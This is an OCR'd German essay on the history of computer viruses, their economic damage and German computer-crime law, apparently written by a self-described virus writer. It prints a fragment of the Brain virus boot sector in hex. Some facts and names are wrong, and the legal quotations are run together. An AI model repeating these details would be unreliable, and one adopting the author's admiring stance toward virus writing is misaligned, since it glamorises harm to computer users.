
2 Jahre später wurde das Programmierspiel in einem Artikel(Kolumne Computer Recreations) von Alexander K. Dewdney im Scientific American unter "Core Wars"(Krieg der Kerne) weltbekannt.

Im Jahr 1972 veröffentlichte Veith Risak einen spannenden Report über reporduzierende Automaten mit minimalster Informationsübertragung. Der Artikel handelt unter anderem von einem interessanten Projekt, wo zu Forschungszwecken ein neuer Virus mit verschiedensten Funktionen der Reproduktion ausgestattet wurde. 3 Jahre nach Veröffentlichung des Artikels schreibt der Autor "John Brunner" den Roman "Der Schockwellenreiter". In diesem Roman kommt eine erstaunliche Vorahnung zustande, die sich mit Computerviren in ferner Zukunft beschäftigt.

In einem weiteren Roman, der von seinem Freund Thomas J. Ryan 1975 geschrieben wurde in (The Adolescence of P-1) geht es ebenfalls um künstliche Intelligenz die sich über ein Computernetzwerk verbreitet. Beide Bücher lösten zur damaligen Zeit eher Angst vor der Zukunft aus als das Sie die Zukunft erkannten.

1980 trat die Universität Dortmund negativ in erscheinung, als ein Student namens Jürgen Kraus seine Diplomarbeit vorstellte und einige Vorlesungen dazu hielt. In seiner Diplomarbeit mit dem Titel "Selbstreproduktion bei Programmen" wurde der Vergleich zwischen bestimmten Programmen und biologischen Viren erläutert. Kurze Zeit darauf befasste sich die deutsche Regierung mit dem Thema und stellte die Vermutung auf, dass ein gefährliches Potenzial in dieser Arbeit vorhanden seien würde. Die Verbreitung der überaus komplexen Diplomarbeit musste kurz anch der Veröffentlichung im Internet eingestellt werden. Erst 26 Jahre später(2006) wurde die alte Diplomarbeit wiederveröffentlicht und im Internet allgemein verfügbar.

2 Jahre nach der Publizierung der Diplomarbeit schreib "Rich Skrenta" den wohl ersten und bekanntesten Computervirus, der den Namen "Elk Cloner" trug. Der Computervirus verbreitete sich ausschließlich über Disketten auf Apple-II-Systemen. In der heutigen Zeit ordnet man den Virus im Bereich Bootsectoren unter. Um so weiter die Forschungen vorstießen desto mehr vermischte sich die Theorie mit praktischen Versuchen und ein neues Zeitalter der Viren fand seine Evolutionsstufe.



1984 verwendete Professor Leonard M. Adleman zum ersten Mal in einer Vorlesung mit Fred Cohan das Wort "Computer-Virus". Die Presse erkannte schnell das Potential, der verschiedenen Forschungen auf diesem Gebiet und schrieb in unwissenheit ihre eigenen verwirrenden Meldungen.

1.2 Praktische Anfänge: von 1986 bis 2009

Zu Abschluß seiner Doktorarbeit lieferte Fred Cohan 1986 "Theory and Experiments" bei seinen Prüfern ab. In seiner Doktorarbeit wurde ein erstes reproduzierendes Virus für das OS(Operation System) UNIX erklärt und vorgeführt. Viele definieren diesen ersten Bericht als Anfänge der Computerviren Zeit.


Kurz darauf folgten erste Infektionen an Großrechnern von Universitäten und Öffentlichen Einrichtungen. Am 9 Januar 1986 wurde die Freie Universität Berlin(fu-berlin) von einer Vireninfektion geplagt, die sie aber schnell überwinden konnten. Im gleichen Jahr schrieben zwei sehr dreiste pakistanische "Raubkopierer", die originale Software billig verkauften ein Viren-Programm mit dem Namen "Brain-Virus" für das OS(Operation-System) MS-DOS. Sie legten damals einfach Jeder Raubkopie ein kleines Programm bei, das sich selber ausführte.

```
FA E9 4A 01 34 12 00 07 09 00 01 00 00 00 00 00 ;   J.4...........
57 65 6C 63 6F 6D 65 20 74 6F 20 74 68 65 20 20 ; Welcome to the
44 75 6E 67 65 6F 6E 20 20 20 20 20 20 20 20 20 ; Dungeon
28 63 29 20 31 39 38 36 20 42 72 61 69 6E 17 26 ; (c) 1986 Brain.&
20 41 6D 6A 61 64 73 20 28 70 76 74 29 20 4C 74 ;  Amjads (pvt) Lt
64 20 20 20 56 49 52 55 53 5F 53 48 4F 45 20 20 ; d   VIRUS_SHOE
52 45 43 4F 52 44 20 20 20 76 39 2E 30 20 20 20 ; RECORD   v9.0
44 65 64 69 63 61 74 65 64 20 74 6F 20 74 68 65 ; Dedicated to the
20 64 79 6E 61 6D 69 63 20 6D 65 6D 6F 72 69 65 ;  dynamic memorie
73 20 6F 66 20 6D 69 6C 6C 69 6F 6E 73 20 6F 66 ; s of millions of
20 76 69 72 75 73 20 77 68 6F 20 61 72 65 20 6E ;  virus who are n
6F 20 6C 6F 6E 67 65 72 20 77 69 74 68 20 75 73 ; o longer with us
20 74 6F 64 61 79 20 2D 20 54 68 61 6E 6B 73 20 ;  today - Thanks
47 4F 4F 44 4E 45 53 53 21 21 20 20 20 20 20 20 ; GOODNESS!!
20 42 45 57 41 52 45 20 4F 46 20 54 48 45 20 65 ;  BEWARE OF THE e
72 2E 2E 56 49 52 55 53 20 20 3A 20 5C 74 68 69 ; r..VIRUS  : \thi
73 20 70 72 6F 67 72 61 6D 20 69 73 20 63 61 74 ; s program is cat
63 68 69 6E 67 20 20 20 20 20 20 70 72 6F 67 72 ; ching      progr
61 6D 20 66 6F 6C 6C 6F 77 73 20 61 66 74 65 72 ; am follows after
20 74 68 65 73 65 20 6D 65 73 73 65 67 65 73 2E ;  these messeges.
2E 2E 2E 2E 20 24 23 40 25 24 40 21 21 20 8C C8 ; .... $#@%$@!!
8E D8 8E D0 BC 00 F0 FB A0 06 7C A2 09 7C 8B 0E ;    ?踳?|?|?
07 7C 89 0E 0A 7C E8 57 00 B9 05 00 BB 00 7E E8 ; .|?.|鄴.?.?~?
```

Beim öffnen der Filme und beiliegenden Dateien, wurde das Inhaltsverzeichnis der befallenen Disketten in "Brain" umbenannte. Das Virus verbreitete sich sehr schnell über den ganzen Globus und schließlich kam es auch in den USA an, was mehr oder weniger fast ein Wunder war für damalige Verhältnisse.

Im Juni des Jahres 1987 wurde schließlich das erste Virus für Macintosh-Computer bestätigt. Kurz darauf fing Apple an alle Systeme mit Antivirus Programmen(Software) auszustatten. In den damaligen Verhältnissen war ein Virus Programm locker mit hunderten von Bugs übersäht. Cracker hatten es somit einfach andere Systeme zu kompromittieren. Die Software suchte lediglich nach der für sie bekannt gewordenen Art von Viren.

Das Jahr 1987 war das Jahr der Würmer. Im Februar wurde erstmal öffentlich bekannt, dass es einen Wurm "Tannenbaum" gibt der IBM-Systeme mühelos online befallen kann. Der Virus wurde von der Bevölkerung so schnell verbreitet, dass AV Hersteller nicht schnell genug regieren konnten um den Schäden einzudämmen.



"Tannenbaum" vermehrte sich als erster Wurm über den ganzen Globus und war so der erste bekannte Wurm, der sich vorerst nicht stoppen ließ.

Im gleichen Jahr(November) wurde der "High-Virus" öffentlich. Dieser Virus(High) nutzte eine damals noch sehr unbekannte Technik zum Infizieren von Programmen(Slackrange-Infektor). Zur selben Zeit verbreitet sich das Virus "Cascade" in Deutschland. "Cascade" ist für die "Geschichte der Viren" sehr interessant und wichtig. Cascade war das erste Virus welches nach Infizierung speicherresident wurde. Die abgelagerten Dateien wurden teilweise verschlüsselt. Dies war für gängige Antivirus-Programme bisher noch nicht aufgetreten und somit konnten sie die Reproduktion des Virus nicht aufhalten.

Ebenfalls im gleichen Zeit-abschnitt einzuordnen ist der Virus"PLO.exe". PLO.exe löschte an jedem Freitag den 13ten alle .exe und .com Files auf der Festplatte, außerdem verlangsamte er 30 Minuten nach starten des infizierten Systems die Rechenleistung.

Man kann somit sagen, dass 1987 der Anfang der destruktiven Computerviren Ära war. Von diesem Zeitpunkt ab war kein System bis zum heutigen Tage vor Viren sicher. Kurz darauf bevölkerten Computerviren verschiedenste Systeme wie z.B. Mac(Peace),Amiga (SCA), Atari (Aladdin) & UNIX (IBM MVS 370). Die Szene der V-Schreiber, der damaligen Zeit blieb im kleinem Kreis so das viele Autoren sich untereinander kannten und gelegentlich auch grüßten.

1987 brachte der heute sehr bekannte „Data Becker“ Verlag das erste Erkennungsbuch über Viren & Würmer auf den Markt „Computerviren von Ralf Burger“. Man muss dazu sagen das damals die Bücher nicht dem Standard von heute entsprochen haben und somit war es für alle Autoren(V-Schreiber & Sicherheitsberater) schwer wissen anzuhäufen (Programmierung & Netzwerke). Da "Ralf Burger" den Lesern direkt an einem eigens geschriebenen Quellcode erklären wollte "WAS?" es mit Viren auf sich hat, kam es zu einer Katastrophe. Da die Leser eher in der Cracker & Hacker Szene anzutreffen waren, kamen kurze Zeit darauf erste Modifikationen heraus, die den Computerusern das Leben schwer machten.

Im September des Jahres 1988 kam der erste "Viren-Baukasten" (VCK.v21) für lame Anfänger an die Öffentlichkeit. Das Programm funktionierte lediglich auf dem Atari ST. Mit dem Script VCK war es möglich Viren mit verschiedensten Funktionen auszustatten und zu generieren. Betriebssystem Hersteller schlugen in dieser Zeit sofort "Alarm" und programmierten die ersten wirkungsvollen "Anti-Virus" Programme. Diese Programme sollten die Hersteller, Kunden sowie öffentliche und militärische Einrichtungen schützen was leider nur teilweise gelang. Damals war es gesetzlich nicht in allem Ländern verboten Computerviren zu schreiben.

In der heutigen Zeit gibt es so einige Gesetze, die sich gegen Computersabotage aussprechen und somit Leute wie mich verfolgen. Wenn man heutzutage Viren schreibt bzw. programmiert kann man sicher sein, dass man bei größeren Maßen erwischt wird, wenn man nicht professionell arbeitet. Oft ist der Gründ für eine Gefängnisstrafen nicht den zuständigen Behörden anzurechnen. Viele Institutionen setzen so etwas wie ein Kopfgeld auf die V-Schreiber der Scripte aus und hoffen, somit das Leute in deren Umfeld ihren Mund öffnen und sie verpfeifen.


1990 tauchen die ersten Polymorphen Viren auf welche die Name „V2Px“, „Virus-90“ und „Virus-101“ tragen. Diese Viren sind sehr wichtig da viele polymorphe Viren sich an ihrer pioniertechnik orientieren. Im gleichen Jahr werden die Viren Anthrax & V1 erschaffen und gliedern sich als erste mehrteilige Viren in die Geschichte ein. "DirII" wurde im selben Jahr entwickelt und war ein der erste Virus der einen Cluster befallen konnte.

1992 wird einer der ersten Windows-Viren identifiziert er trägt den Namen "WinVir v1.4". Im gleichen Jahr folgte im April, der Virus "Involuntary" welcher SYS-Dateien infiziert.

1995 tauchte der erste Macro-Virus in einem Dokument von Microsoft Word auf. Der Virus hinterlässt eine Nachricht die "That’s enough to prove my point” lautet.

Im Juli 1996 kommt der erste Virus in einer Excel Datei an das Tageslicht. Hauptsächlich wird der Computervirus mit dem Namen "XM.Laroux" in Alaska & Afrika auffällig.

Ende des Jahres 1998 wurde ein Virus programmiert der tausende harmloser Benutzer infizieren sollte. Der Computervirus trug den Namen "Happy New Year 1999" und wurde kurz vor Sylvester per Email an tausende Opfer versandt.



Im Jahr 2000 wurde der als "I-Love-You" Virus bekannte Wurm "Love-Letter" auf die Menschheit losgelassen. Irrtümlich wird er von unwissenden Menschen als Virus bezeichnet ist aber tatsächlich ein Wurm. Das infizierte System sendete nach der Infektion über Microsoft Outlook, den Wurm an Leute im Adressbuch weiter.

Viren und Würmer sind in ihrer Programmierung einzigartig und erscheinen in immer neuen Variationen ihrer "Evolution". Wenn man selber keine Viren programmieren kann versteht man oft nur zögerlich wie intelligent Programme seien können und was sie für eine Macht der globalen Kommunikation haben.

Heute im Jahr 2009 ist es für uns einfacher Viren zu schreiben, da wir genügend Material haben unsere Kenntnisse & Skills zu erweitern. Die Coder von damals hatten keine wirklichen Informationsquellen wie wir heute und deshalb wird die Szene von heute niemals an die von gestern ran-kommen.

Die Evolution der Programme findet natürlich immer neue Wege der Infektion aber damals war das "hacken" & "cracken" eine wirklicher Trip durch ein bekanntes Netzwerk der V-Schreiber. Vergleichbar ist diese Aussage mit einem kleinen Dorf wo man sich kennt. Mittlerweile ist zwischen den V-Schreibern und den Herstellern von AVS so etwas wie ein Gleichgewicht entstanden welches hunderte Arbeitsplätzen sichert

Wirtschaftliche Schäden

Der wirtschaftliche Schaden, der durch Computerviren verursacht wird ist in Wirklichkeit viel kleiner als er von Experten und Forschern jährlich geschätzt wird. Ein guter Grund dafür ist, dass Viren sich langsamer im Internet verbreiten als Computerwürmer und deshalb auch weniger Schaden anrichten. Der angerichtete Schadensbereich bezieht sich bei Viren eher auf das Weiterverbreiten und Infektion. Ein Virus ist anders als ein Wurm, ein Wurm nutzt eine aktive Lücke und verbreitet sich so über das Internet.

Ein Virus infiziert meistens (Systeme)Files im System um seine Weiterverbreitung überhaupt erst einmal zu sichern. Dazu kann natürlich auch eine Lücke genutzt werden aber es basiert auf einem anderen Konzept als bei einem Wurm. Der Wurm verbreitet sich aber auch außerhalb des localen Systems, da er ja über einen Lücke fungiert und beim infizieren gleich noch nach der selben Lücke bei anderen scannt. Bei einem Virus findet lediglich erst einmal die Infektion statt und da er ja sicher auf dem System eingenistet bleiben möchte, zerstört er nicht immer alles. Es gibt aber auch Viren die komplett alles auf der Festplatte zerstören.(masic_w32.exe) Um so weiter die Menschheit in der Evolution der Computertechnik vorranschreitet, um so mehr Schadcodes und Viren werden im Internet auftauchen.

Täglich werden ca "10" neue Viren entdeckt, die keiner Modifikation entsprechen die bekannt ist. Wenn die

Viren, die sich jetzt schon gut vermehren bis zum Jahre 2015 weiter so machen würde währe fast jeder 2te Computer von einem Schädling befallen. Die Population der Viren ist in den letzten Jahren so drastisch gestiegen, dass man kaum noch ohne AV im Internet surfen kann.

Es ist immer schwer in so einem Bezug jährliche Schadenszahlen zu nennen, wie es z.B. die USA tun. Man kann deutlich erkennen, dass der Staat heftigen Druck ausübt mit Hilfe der Angst vor Viren. Ein Virus mit hohem wirtschaftlichen Schaden war auch Win32.CIH, auch „Tschernobyl-Virus“ genannt (nach dem Atomunfall von Tschernobyl vom 26. April 1986), das sich großflächig verbreitete und am 26. April 2000 den Dateninhalt von mehr als 2000 BIOS-Chips in Südkorea zerstörte. Laut dem Antivirenhersteller Kaspersky sollen im Jahr davor sogar 3000 PCs betroffen gewesen sein.

2000 veröffentlichte "InformationWeek Research" eine Bericht, wonach im folgenden Jahr kosten von ca. 1,6 Billionen US-Dollar auf die Weltwirtschaft niederprasseln sollten. Zwar kam es nicht ganz so schlimm trotzdem stieg das Buget einzelner Behörden um ein 4-faches. Das Blatt befragte dazu 4.900 Informations-technologie- Manager in 30 Ländern. In diesem Jahr werden in den USA Ausfallzeiten der Computersysteme auf Grund von Viren und Würmern von 3,24 Prozent erwartet und weltweit von 3,28 Prozent.

Economics beziffert die seit 1995 aufgelaufenen Schäden auf ca. 53 Mrd. US-Dollar, wovon allein 41,4 Mrd. Dollar in den letzten 3 Jahren(98;99;2000+) zu verbuchen sind.

Wie hoch die wirklich echten Schäden durch Computerviren sind kann man meistens nur an Statistiken erahnen oder versuchen nachzuvollziehen aber man wird es nie genau beziffern können. Grunsätzlich wird aber jährlich ein millionen Dollar schweres Budget aufgebracht um Internetnutzern das Gefühl von Sicherheit zu vermitteln.

Zitat: "Ein weiterer wirtschaftlicher Faktor war früher vor allem der Image-Schaden der betroffenen Unternehmen, heute ist dieser materielle Schaden nicht mehr so hoch, da ein Computervirus schon eher als normale und übliche Gefahr akzeptiert wird."

Gesetzliche Aspekte

Um es mal direkt auf den Punkt zu bringen. Wenn jemand einen wirklich guten Computer-Virus schreibt, erwartet ihn auch einen genauso lange Haftstrafe. Da allein der Versuch schon Strafbar ist, hat man wirklich keine Chance bei sollchen Sachen unwissend Fehler zu machen. Wenn ein gut programmierter Virus einmal "global" im Umlauf ist kann man ihn auch nicht mehr mit einem *Strg+Alt+Entf* stoppen. Ein Virus verhält sich anders als ein Wurm, hat aber trotzdem eine (prozentual gesehn) gute Verbreitung über das Netz. Bei Sachbeschädigung in hohem Maße und bei Computersabotage + Schadensansprüche kommen einige Jahre im Gefängnis + Geldstrafe zusammen.

Paragraph 303b StGB b: Computersabotage
(1) Wer eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, dadurch stört, daß er
1. eine Tat nach § 303a Abs.1(Sachbeschädigung) begeht oder
2. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.

Paragraph 202a: Ausspähen von Daten
(1) Wer unbefugt Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, sich oder einem anderen beschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

Paragraph 263a: Computerbetrug
(1) Wer in der Absicht, sich oder einem Dritten einen rechtswidrigen Vermögensvorteil zu verschaffen, das Vermögen eines anderen dadurch beschädigt, daß er das Ergebnis eines Datenverarbeitungsvorgangs durch unrichtige Gestaltung des Programms, durch Verwendung unrichtiger oder unvollständiger Daten, durch unbefugte Verwendung von Daten oder sonst durch unbefugte Einwirkung auf den Ablauf beinflußt, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.

Paragraph 303a: Datenveränderung **Mai 2007**
(1) Wer rechtswidrig Daten löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft, (1) Wer eine Straftat nach § 202a oder § 202b vorbereitet, indem er
1. Passwörter oder sonstige Sicherungscodes, die den Zugang zu Daten (§ 202a Abs. 2) ermöglichen, oder
2. Computerprogramme, deren Zweck die Begehung einer solchen Tat ist, herstellt, sich oder einem anderen verschafft, verkauft, einem anderen überlässt, verbreitet oder sonst zugänglich macht, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft. (2) § 149 Abs. 2 und 3 gilt entsprechend.

END? ... to be continued!